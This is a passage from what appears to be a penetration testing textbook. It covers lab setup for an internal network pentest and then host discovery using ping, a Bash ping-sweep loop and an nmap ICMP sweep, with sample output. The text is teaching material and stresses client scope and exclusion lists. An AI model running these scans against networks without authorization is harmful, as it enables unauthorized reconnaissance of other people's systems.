


Figure 1.5 The documentation phase

I've written hundreds of pentest deliverables and I've had to learn, sometimes the hard way, what clients want to see in their report. I've also came to the realization that they're the ones paying thousands of dollars to read the report, so it's probably a good idea to make sure they're impressed.

In addition to showing you exactly what to put in an engagement deliverable, I'll also share some efficiency habits I've learned over the years that have saved literally thousands of production hours of my time—time I was then able to spend doing things I enjoy, like breaking into corporate networks and not staring at a Word document editor.

What makes this book different from other penetration testing books?

Looking at the table of contents for this book, you may be wondering why topics you've seen covered in other penetration testing books are missing. Topics might include social engineering, evading antivirus, wireless hacking, mobile and web application testing, lock picking… I could go on but you get the point.

In reality all of these topics deserve their own books as simply covering them in a single chapter doesn't do justice to the breadth of information that's available on any one of these topics.

The purpose of this book is to arm you with the tools necessary to conduct a typical Internal Network Penetration Test or INTP. This engagement is sold by every pentesting firm out there and is the most common type of engagement you will perform should you end up in a career as a professional penetration tester.

During these typical INTPs where you will be spending 80 percent of your time or more, you will not be asked (or even allowed) to touch your client's wireless infrastructure or send email phishing messages to their employees or try to

tailgate into their physical datacenters. You won't have the time nor the resources to properly build custom payloads designed to bypass their specific EDR solution.
Rather than gloss over topics that are interesting of course and definitely have their value in other engagements, this book chooses to focus solely on the topic at hand.

1.6 Setting up your lab environment

The topic of network penetration testing is one that should be learned by doing. I have written this book in a format that assumes you the reader have access to an enterprise network and authorization to perform basic penetration testing activities against it. I understand that some of you may not have such access, therefore I have created an open-source project called the Capsulecorp Pentest which will serve as a lab environment that you can use to work through the entire INPT process that you will learn throughout the remaining chapters.

1.6.1 The Capsulecorp-pentest project

The Capsulecorp Pentest environment is a virtual network setup using VirtualBox, Vagrant and Ansible. In addition to the vulnerable enterprise systems it also comes with a pre-configured Ubuntu Linux system for you to use as your attacking machine. You should download the repository from GitHub and follow the setup documentation before moving forward to the next chapter: https://github.com/r3dy/capsulecorp-pentest

1.7 Building your own virtual pentest platform

Some of you may prefer to roll your own setup from the ground up. I completely understand this mentality. If you choose to create your own pentest system I urge you to consider a couple of things before choosing an operating system platform to start with.

1.7.1 Begin with Linux

Like most professional penetration testers, I prefer to use the Linux operating system to conduct the technical portions of an engagement. This is due largely to a *chicken and egg* kind of phenomenon which I will try and explain.

Most penetration testers use Linux. When an individual develops a tool to make their job easier, he or she shares it with the world, usually via GitHub. It's likely the tool was developed on Linux and coincidently works best when run from a Linux system. At the very least it requires less headaches and dependency battles to get it working on Linux. Therefore, more and more people continue to base and conduct their penetration testing from a Linux platform so they can use the latest and best available tools. So, you see, you could make the argument that *Linux is the most popular choice among penetration testers because it is the most popular choice among penetration testers*. Thus, my chicken and egg comparison.

There is good reason for why this occurs naturally, though. Up until the introduction of Microsoft's PowerShell scripting language, Linux/UNIX-based operating systems were the only ones that shipped with native support for programming and scripting automated workflows. You didn't have to download and install a big bulky IDE if you wanted to write a program. All you had to do was open a blank file in Vim or Vi (the most powerful text editors on the planet), write some code and then run it from your terminal. If you're wondering what's the connection between penetration testing and writing code, it's simple: laziness. Just like developers, pentesters can be lazy and consequently loath doing repetitive tasks; thus, we write code to automate whatever we can.

There are other somewhat political reasons for using Linux, which I won't cover in great detail because I'm not a political person. I will say, though, that most penetration testers fancy themselves as hackers. Hackers—at least traditionally—tend to prefer open-source software, which can be freely obtained and customized, as opposed to closed source commercial applications developed by greedy corporations trying to make a buck. Who knows what those big bad companies have hidden in their products? Information should be free, fight the man, hack the planet and all that stuff… I could go on, but I think you get the point.

> **BOTTOM LINE** Linux is the operating system that is preferred by most penetration testers. Some of these penetration testers have written really powerful tools that work best on a Linux platform. If you want to do penetration testing, you should use Linux too.

1.7.2 The Ubuntu project

Specifically, and this is where my personal preference begins to enter the monolog, I am most comfortable pentesting from Ubuntu Linux, which is a derivative of the much Older Debian Linux. My reason is not an elitist opinion battle between *mine* and *theirs*. It is simply the best-performing platform out of the dozen or so distributions I've experimented with over the years. I won't discourage you from choosing a different distribution, especially if you are already comfortable with something else. But I will encourage you to choose a project that is extremely well-documented and supported by a vast community of educated users. Ubuntu certainly meets and exceeds in these criteria.

At the end of the day, choosing a Linux distribution is a lot like choosing a programming language. You'll find no shortage of die-hard supporters with their feet buried deeply in the sand, screaming at the top of their lungs all of the reasons why their camp is superior to the others. But these debates are pointless, because the best programming language is usually the one you know the best and can therefore be the most productive with. That is also true with Linux distributions.

What is a Linux distribution anyway?

Unlike commercial operating systems such as Microsoft Windows. Linux is open-source and freely customizable to your hearts content. As a direct result, there are hundreds of different versions of Linux which have been created by individuals or groups or even companies that have their own perspective on how Linux should look and feel.

The core of the Linux operating system is called the kernel which most versions leave untouched. The rest of the operating system though is totally up for grabs. The window manager, package manager, shell environment, you name it. These versions are called "distributions" or "distros" or sometimes "flavors" depending on who you're chatting with.

1.7.3 Why not use a pentest distribution?

You may have heard about Kali Linux or Black Arch or some other custom Linux distribution marketed for penetration testing and ethical hacking. Wouldn't it be easier to just download one of those instead of building our own platform from scratch? Well, yes and no.

Although the grab-and-go factor is certainly appealing, what you'll find when you work in this field long enough is that these pre-configured pentest platforms tend to be a little bloated with unnecessary tools that never even get used. It's kind of like starting a new DIY home project. A big hardware store like Home Depot has absolutely everything you could ever need but the individual project you are working on, no matter how complex of a project requires only a dozen or more tools to get the job done. I want to go on record stating that I respect and admire the hard work that's put out by the various developers and maintainers of these distros.

At some point though, you'll inevitably Google "How to do XYZ in Linux" while on an active engagement and find a really great article or tutorial with just four simple commands that work on Ubuntu but not Kali, even though Kali is based off of Ubuntu! Sure, you can go digging into the problem, which of course has a simple solution once you find out what it is but I've had to do this so many times that I simply run Ubuntu, install what I need and only what I need and that works best for me. That's just my philosophy right or wrong.

Last, I'll say this. I place a great deal of importance in building out your own environment—not just for you own competency and skill progression, but also so that you can have the confidence to look your client in the eyes and tell them everything that's running on your system in case they ask you. Clients are often scared of penetration testing because they don't have a lot of experience with it, so it's not uncommon for them to be cautions when allowing a third-party to plug in an unmanaged device into their network. I've been asked many times to provide a write-up of every tool that I have and provide links to the documentation about those tools.

> **I STILL JUST WANT TO USE KALI** That's completely fine. Most of the tools covered in this book are natively available within Kali Linux. Depending on your skill-level it may be easier to go that route. Keep in mind all of the exercises and demonstrations in the book are done using the custom-built Ubuntu machine that is covered during this chapter. I would expect that you could still follow along with the book using Kali Linux and if that is your preference then you should be able to skip this chapter.

All that being said, if prefer to create your own system from scratch you can take a look at Appendix A (Building a virtual pentest platform). There I have outlined a complete setup and configuration. Otherwise, if you simply want to get started learning how to conduct an

Internal Network Penetration Test you can download and setup the Capsulecorp-pentest environment from the GitHub link in section 1.6.1. Either way, make your choice, set up your lab environment, and then get started conducting your first penetration test in chapter 2.

1.8 Summary

- The world as we know it is operated by networked computer systems.
- It is increasingly more and more difficult for companies to manage the security of their computer systems.
- Attackers need to find only a single hole in a network to bust the doors wide open.
- Adversarial attack simulation exercises or penetration tests are an active approach to identifying security weaknesses in an organization before hackers can find and exploit them.
- The most common type of attack simulation is an Internal Network Penetration Test which simulates threats from a malicious or otherwise compromised insider..
- A typical INPT can be executed within a 40-hour work week and consists of four phases:
    - Information-gathering
    - Focused penetration
    - Post-exploitation and privilege escalation
    - Documentation

2

Discovering network hosts

This chapter covers

- Internet Control Message Protocol (ICMP)
- Using nmap to sweep IP ranges for live hosts
- Performance tuning nmap scans
- Discovering hosts using commonly known ports
- Additional host discovery methods

As you'll recall, the first phase in the four-phase network penetration testing methodology is the *information-gathering phase*. The goals and objectives for this phase are to gather as much information as possible about your target network environment. This phase is further broken up into three main components or *sub-phases. Each* sub-phase focuses on discovering information or intelligence about network targets within the following separate categories:

- **Hosts**: sub-phase A. Host Discovery
- **Services**: sub-phase B. Service Discovery
- **Vulnerabilities**: sub-phase C. Vulnerability Discovery




Figure 2.1 The Information-gathering phase workflow

In this chapter, you'll focus on the first sub-phase: Host discovery. The purpose of this sub-phase is to discover as many possible network hosts (or targets) within your given range of IP addresses (your scope). There are two primary outputs that you'll want to produce during this component:

1. A targets.txt file containing IP addresses that you will test throughout the engagement
2. An ignore.txt file containing IP addresses that you will avoid touching in any way

> **WHAT IS A TARGET?** Throughout this book I will use the term target interchangeably to mean either a network host, a service listening on that host, or an attack vector present within a service listening on a host. The context for a given instance of the word target will depend on the particular phase or sub-phase being discussed. Throughout this chapter about discovering network hosts, the term target is used in reference to a network host. That is, a computer with an IP address on the company network.

The *target list* is most effective as a single text file containing line after line of individual IP addresses. Although it is important to uncover additional information about these target hosts,

such as their DNS name or operating system. The simple text file with nothing but IP addresses is critical because it serves as an input to several of the tools that you'll use throughout the pentest.




Figure 2.2 Detailed breakdown of sub-phase A. Host discovery

The *exclusion list* or *blacklist* contains IP addresses that you are not allowed to test. Depending on your particular engagement you may or may not have an exclusion list, but it's absolutely critical that you discuss this with your client up front and double-check before moving on to the later components of this phase.

It's a good idea to perform host discovery against the entire range or list of ranges provided and then ask the client to look through the results and let you know if there are any

systems to stay away from. This is sometimes a challenge: as a penetration tester, you speak in IP addresses, but network administrators typically speak in hostnames. The way it tends to play out is the client provides a small list of hosts (usually just their DNS name) that are to be excluded, which you can manually remove from the targets.txt file.

2.1 Understanding your engagement scope

At this point, you might be wondering how the list of IP address ranges you will probe during host discovery gets determined. This happens during scoping discussions, which you may or may not have been a part of. As a consultant working for a company who performs regular penetration testing services, you typically won't be involved in scoping discussions because they often take place during the sales process.

Companies can charge more money for a larger network. Even though you weren't involved in choosing what is or is not to be considered in-scope. You absolutely need to be intimately familiar with the scope of any engagement you are taking part of especially as the technical lead performing the actual testing.

2.1.1 Black, white, and grey box scoping

When it comes to clients and scoping out network penetration tests, you'll experience a broad spectrum of personalities and attitudes toward host discovery. However, there are really only three ways to do it that make sense for an internal network penetration test (INPT):

1. The client gives you a list containing each individual IP address that is to be considered *in-scope*. This would be an example of white box scoping.
2. The client gives you no information about the network and assumes you are playing the role of an external attacker who managed to get inside the building but now is tasked with footprinting the network. This is considered black box.
3. The client gives you a list of IP address ranges that you are to sweep through and identify targets. This is more of a middle ground approach and is often called a grey box scope.

> **FOOTPRINTING** is just a fancy pentest word for enumerating information about a system or network that you have no previous knowledge about.

In my experience, most clients will opt for either black or grey box tests, and even when they do choose white box, it's best to perform your own discovery within their operating IP address ranges, because clients often have computer systems on their network that they don't know are there. Discovering them and then finding a critical attack vector on a previously unknown host is an easy win and a real value addon to the engagement. Of course, for legal purposes this should be spelled out explicitly in the statement of work (SOW). Going forward we're going to assume that your client has provided you with a grey box scope of pre-determined IP

address ranges and your job is to discover all of the live hosts within them. A live host is just a system that is turned on.

2.1.2 The Capsule Corporation

Imagine that your new client, the Capsule Corporation, has hired you to conduct an internal network penetration test of one of their satellite offices. The office is small, with less than a dozen employees, so the IP address range is a small Class C range. A class C IP address range contains a maximum of 254 useable IP addresses.

Your contact tells you the range, which is `10.0.10.0/24`; this range contains a possibility of up to 255 live hosts. However, you are tasked with discovering all of the live targets within this range and testing them for exploitable weaknesses that could be used by an attacker to gain unauthorized entry into restricted areas of their corporate network.

Your objective is to sweep this range and determine the number of live hosts and create a targets.txt file containing each live IP address one line after another.

Create the following folder structure inside your pentest VM. Begin at the top level with the name of your client and then place three folders inside that directory:

- One for discovery
- One for documentation
- One for focused penetration.

Inside the discovery directory, create a sub-directory for hosts and a sub-directory for services. The documentation folder also has two sub-directories, one for logs and one for screenshots. That's good for now; you'll create additional directories later, depending on what you see during the pentest. Remember that if you are using the capsulecorp-pentest environment, the pentest VM can be accessed by running the command `vagrant ssh pentest`.

> **NOTE** The directory names aren't necessarily set in stone. The part I want to highlight the most is organizing your notes, files, scripts & logs in a methodical manner that follows along with the methodology you're using to conduct your penetration test.

Figure 2.3 Directory structure you created

Next, place a file called ranges.txt inside of the discovery folder. This file should contain all of the IP address ranges in your engagement scope, each on their own line. nmap can read this file as a command-line argument that comes in handy for running different types of nmap commands. For the Capsulecorp engagement I'm just going to place `10.0.10.0/24` inside the *discovery/ranges.txt* directory because that is the only range I have in my scope. On a typical INPT your ranges.txt file will likely contain several different ranges. If you're following along with the Capsulecorp-pentest environment from GitHub then you'll want to use the IP range `172.28.128.0/24`.

Why use several small ranges instead of a single large one?

Network engineers working for large companies have to manage many thousands of systems and therefore try their best to keep things organized. This is why they tend to use lots of different ranges. One for the database servers, one for the web servers, one for the workstations, and so on. A good penetration tester can start to corollate discovery information such as hostnames, operating systems and listening services with different IP address ranges and start to develop a mental picture of what the network engineers may have been thinking when the logically separated the network.

2.1.3 Setting up the capsulecorp pentest environment

I have created a pre-configured virtual enterprise network using Vagrant, VirtualBox and Ansible that you can download from GitHub and setup on your own computer. This virtual network can be used as to help you work through the chapters and exercises in this book. There is plenty of documentation on the GitHub page, so I won't duplicate that information

here. Take some time now if you don't already have a network to test against and setup your own instance of the capsulecorp-pentest network following the instructions on the GitHub page. Once that's complete come back and finish this chapter.

https://github.com/r3dy/capsulecorp-pentest

2.2 Internet control message protocol

The simplest and probably most efficient way to discover network hosts is to use nmap to run a ping sweep scan. Without a doubt, one of the most commonly used tools in computer networking is the ping command. If you are working with a system administrator to try to troubleshoot an issue with a particular system on their network, you'll likely hear them ask first and foremost, "Can you ping the host?" What they are really asking is, "Does the host reply to ICMP request messages?" Figure 2.4 models the network behavior that occurs when one host pings another. Pretty simple right? PC 1 sends an internet control message protocol (ICMP) request packet to PC 2.

WHAT IS A PINGSWEEP A pingsweep is when you send a ping to every possible IP address within a given range to determine which ones send you a reply and are therefore considered to be up or live.

Figure 2.4 Typical ICMP packet exchange

PC 2 then replies with its own ICMP packet. This behavior is analogous to modern submarines sending sonar beacons that "echo" off an object and when returned to the submarine provide information about that object's location, size, shape etc.

2.2.1 Using the ping command

Your Ubuntu VM is already equipped with the ping command, which you can execute from inside a Bash prompt. If you want to test the ping command, you can run it against yourself or rather against the local loopback IP address of your Ubuntu system. Type `ping 127.0.0.1 -c 1` at the command prompt in the terminal. You can expect to see the following output:

```
~$ ping 127.0.0.1 -c 1 #A
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.024/0.024/0.024/0.000 ms
```

#A -c 1 tells the ping command that we only want to send a single ping

Notice the use of the `-c 1` parameter, which tells the command to issue only a single ICMP echo request. By default, if you omit this parameter, the ping command will continuously send requests one after another until the end of time, as opposed to the Microsoft Windows version, which defaults to sending 4 requests. This output tells you that the target host you just pinged is live or "up". This is to be expected, because you pinged a live system from which we are using. The following is what you would expect to see if you sent a ping to an IP address that was not in use, or "down".

```
~$ ping 126.0.0.1 -c 1
PING 126.0.0.1 (126.0.0.1) 56(84) bytes of data.

--- 126.0.0.1 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms #A
```

#A Notice 0 received because the host is not up

You'll notice this second command takes a little while to complete. This is because your ping command is waiting for an echo reply from the target host, which isn't up and therefore isn't going to echo an ICMP message.

To illustrate the concept of using ping as a means to discover live hosts within a given range, you can test it against the Local Area Network (LAN) IP address of your Ubuntu VM. You can identify this network range by using the `ifconfig` command that is included in the net-tools package you installed when you set up your VM. If `ifconfig` errors out with "command not found", you can install it with the command `sudo apt install net-tools` from the terminal. Then run the following command to identify your LAN subnet:

Listing 2.1 Use ifconfig to determine your IP address and subnet mask

```
 ~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.10.160    #A
    netmask 255.255.255.0    #B
```

```
    inet6 fe80::3031:8db3:ebcd:1ddf prefixlen 64 scopeid 0x20<link>
    ether 00:11:22:33:44:55 txqueuelen 1000 (Ethernet)
    RX packets 674547 bytes 293283564 (293.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 199995 bytes 18480743 (18.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 126790 bytes 39581924 (39.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 126790 bytes 39581924 (39.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

#AThe IP address on your LAN
#B The subnet mask determining the number of possible IP addresses within the range

From the output on my system, you can see that my VM has an IP address of 10.0.10.160. Based on the size of the subnet mask 255.255.255.0 I know that this IP address belongs to a Class C network, also referred to by most pentesters as a slash 24 range. This means there are a possible 255 live hosts within this range—10.0.10.1, 10.0.10.2, 10.0.10.3 and so on all the way up to 10.0.10.255. As you can imagine, if you want to ping each of these 255 possible IP addresses, it would take a long time, especially having to wait several seconds for each non-live IP to reach the timeout.

2.2.2 Using Bash to pingsweep a network range

Even if you use the ping flag `-W 1` to force the timeout to be only 1 second on non-live hosts, it would still take an unnecessarily long time to successfully sweep an entire network range. This is where the power of scripting with Bash comes in handy. The following is a little trick you can try on your LAN to use 1 line of Bash that sends 255 pings in just a couple of seconds. First, I'll show you the command and then I'll break down all the different pieces.

```
~$ for octet in {1..255}; do ping -c 1 10.0.10.$octet -W 1 >> pingsweep.txt & done
```

For this command to work on your network, you'll have to replace 10.0.10 with the first three octets of your LAN. It creates a Bash `for` loop that is executed 255 times. Each time it executes, the variable $octet has an incrementing numeric value. First it will be 1, then 2, and then 3; you get the idea.

The first iteration will look like this `ping -c 1 10.0.10.1 -W 1 >> pingsweep.txt &`. The & in this command tells Bash to background the job, which means you don't have to wait for it to complete before issuing the next command. The >> tells Bash to append the output of each command to a file named *pingsweep.txt*. Once the loop is done you can `cat` the file with `cat pingsweep.txt` to see the output of all 255 commands. Because you're really interested in identifying only live hosts, you can use the grep command to display the information you want. Use the command `cat pingsweep.txt | grep "bytes from:"` to limit the results of

your cat command to only show lines that contain the string "bytes from". This essentially means the IP address send a reply. You can see the output in listing 2.2 shows a total of 22 live hosts returned from the pingsweep.

Listing 2.2 Use grep to sort ping output for live hosts

```
64 bytes from 10.0.10.1: icmp_seq=1 ttl=64 time=1.69 ms
64 bytes from 10.0.10.27: icmp_seq=1 ttl=64 time=7.67 ms
64 bytes from 10.0.10.95: icmp_seq=1 ttl=64 time=3.87 ms
64 bytes from 10.0.10.88: icmp_seq=1 ttl=64 time=4.36 ms
64 bytes from 10.0.10.90: icmp_seq=1 ttl=64 time=5.33 ms
64 bytes from 10.0.10.151: icmp_seq=1 ttl=64 time=0.112 ms
64 bytes from 10.0.10.125: icmp_seq=1 ttl=64 time=25.8 ms
64 bytes from 10.0.10.138: icmp_seq=1 ttl=64 time=19.3 ms
64 bytes from 10.0.10.160: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 10.0.10.206: icmp_seq=1 ttl=128 time=6.69 ms
64 bytes from 10.0.10.207: icmp_seq=1 ttl=128 time=5.78 ms
64 bytes from 10.0.10.188: icmp_seq=1 ttl=64 time=5.67 ms
64 bytes from 10.0.10.205: icmp_seq=1 ttl=128 time=4.91 ms
64 bytes from 10.0.10.204: icmp_seq=1 ttl=64 time=6.41 ms
64 bytes from 10.0.10.200: icmp_seq=1 ttl=128 time=4.91 ms
64 bytes from 10.0.10.201: icmp_seq=1 ttl=128 time=6.68 ms
64 bytes from 10.0.10.220: icmp_seq=1 ttl=64 time=10.1 ms
64 bytes from 10.0.10.225: icmp_seq=1 ttl=64 time=8.21 ms
64 bytes from 10.0.10.226: icmp_seq=1 ttl=64 time=178 ms
64 bytes from 10.0.10.239: icmp_seq=1 ttl=255 time=202 ms
64 bytes from 10.0.10.203: icmp_seq=1 ttl=128 time=281 ms
64 bytes from 10.0.10.202: icmp_seq=1 ttl=128 time=278 ms
```

> **NOTE** a handy trick is to pipe the previous command into the wc -l command that will display the line count. In this example the line count is 22, which tells us how many live targets there are.

As you can see, there are 22 live hosts on my network. Or more accurately, there are 22 hosts that are configured to send ICMP echo replies. If you want to include all of these hosts in my pentest scope you can use **cut** to extract the IP addresses from this output and place them in a new file.

```
~$ cat pingsweep.txt |grep "bytes from" |cut -d " " -f4 |cut -d ":" -f1 > targets.txt
```

This creates a file that we can then use with nmap, Metasploit and any other pentest tool that takes in a list of IP addresses as a command-line argument.

```
~$ cat targets.txt
10.0.10.1
10.0.10.27
10.0.10.95
10.0.10.88
10.0.10.90
10.0.10.151
10.0.10.125
10.0.10.138
10.0.10.160
```

```
10.0.10.206
10.0.10.207
10.0.10.188
10.0.10.205
10.0.10.204
10.0.10.200
10.0.10.201
10.0.10.220
10.0.10.225
10.0.10.226
10.0.10.239
10.0.10.203
10.0.10.202
```

2.2.3 Limitations of using the ping command

Although the ping command worked just fine for us in this scenario there are a few limitations with using ping as a reliable method of host discovery on an enterprise network pentest. The first is that it isn't particularly useful if you have multiple IP address ranges or if you have several small slash 24 ranges split between different segments of a larger slash 16 or slash 8. For example, using the above Bash command would be hard if we needed to sweep 10.0.10, 10.0.13, and 10.0.36 only. Sure, you could just run 3 separate commands, create three separate text files and join them together but this method would not scale if you had lots and lots of ranges you needed to sweep.

The next issue with using ping is that its output is pretty noisy and contains a lot of unnecessary information. Yes, it's possible to use grep as in the above example to surgically pick out the data we need but then why store all that unnecessary information in a giant text file. At the end of the day grep plus cut can get you out of many situations but a structured XML output that can be parsed and sorting using a scripting language such as Ruby would be a much more preferable alternative especially if you are going to be testing a large network with thousands or even tens of thousands of hosts. It's for this reason that you would be much better off using nmap to perform host discovery.

2.3 Discovering hosts with nmap

Now that you've seen a rudimentary method of host discovery, which certainly can work just fine in limited situations. I'd like to offer you a much better way to perform host discovery using the ever powerful nmap. First, you should create a couple of directories to store all of your tool output for your penetration test. You won't use all of them right now but it's still a good idea to create the folder structure up front, so you get a mental picture of where things are going to go as the pentest progresses.

2.3.1 ICMP echo discovery probe

The ICMP echo discovery probe is the most widely adopted method of internal network host discovery used by penetration testers and probably actual attackers today. To execute an

ICMP sweep targeting all ranges within the ranges.txt file issue the following command from within the top-level folder, which in my case is the *capsulecorp* folder. You should feel free to run this command against your own network as it won't cause any harm. If you run the command on your company network, you're not going to break anything but it's possible your activity will be detected by your internal Security Operations Center (SOC) so you might want to give them a heads-up first.

I'm going to introduce four nmap command line arguments or flags and explain what they do and why you should include them in your discovery command. The following is the full command to execute an ICMP echo discovery probe against your ranges.txt file:

```
sudo nmap -sn -iL discovery/ranges.txt -oA discovery/hosts/pingsweep -PE
```

The output for the above command can be seen in listing 2.3.

Listing 2.3 nmap host discovery utilizing ICMP

```
Starting nmap 7.70SVN ( https://nmap.org ) at 2019-04-30 10:53 CDT
nmap scan report for amplifi.lan (10.0.10.1)
Host is up (0.0022s latency).
nmap scan report for MAREMD06FEC82.lan (10.0.10.27)
Host is up (0.36s latency).
nmap scan report for VMB4000.lan (10.0.10.88)
Host is up (0.0031s latency).
nmap scan report for 10.0.10.90
Host is up (0.24s latency).
nmap scan report for 10.0.10.95
Host is up (0.0054s latency).
nmap scan report for AFi-P-HD-ACC754.lan (10.0.10.125)
Host is up (0.010s latency).
nmap scan report for AFi-P-HD-ACC222.lan (10.0.10.138)
Host is up (0.0097s latency).
nmap scan report for rdc01.lan (10.0.10.151)
Host is up (0.00024s latency).
nmap scan report for android-d36432b99ab905d2.lan (10.0.10.181)
Host is up (0.18s latency).
nmap scan report for bookstack.lan (10.0.10.188)
Host is up (0.0019s latency).
nmap scan report for 10.0.10.200
Host is up (0.0033s latency).
nmap scan report for 10.0.10.201
Host is up (0.0033s latency).
nmap scan report for 10.0.10.202
Host is up (0.0033s latency).
nmap scan report for 10.0.10.203
Host is up (0.0024s latency).
nmap scan report for 10.0.10.204
Host is up (0.0023s latency).
nmap scan report for 10.0.10.205
Host is up (0.0041s latency).
nmap scan report for 10.0.10.206
Host is up (0.0040s latency).
nmap scan report for 10.0.10.207
Host is up (0.0037s latency).
nmap scan report for 10.0.10.220
Host is up (0.25s latency).
```

```
nmap scan report for nail.lan (10.0.10.225)
Host is up (0.0051s latency).
nmap scan report for HPEE5A60.lan (10.0.10.239)
Host is up (0.56s latency).
nmap scan report for pentestlab01.lan (10.0.10.160)
Host is up.
nmap done: 256 IP addresses (22 hosts up) scanned in 2.29 second
```

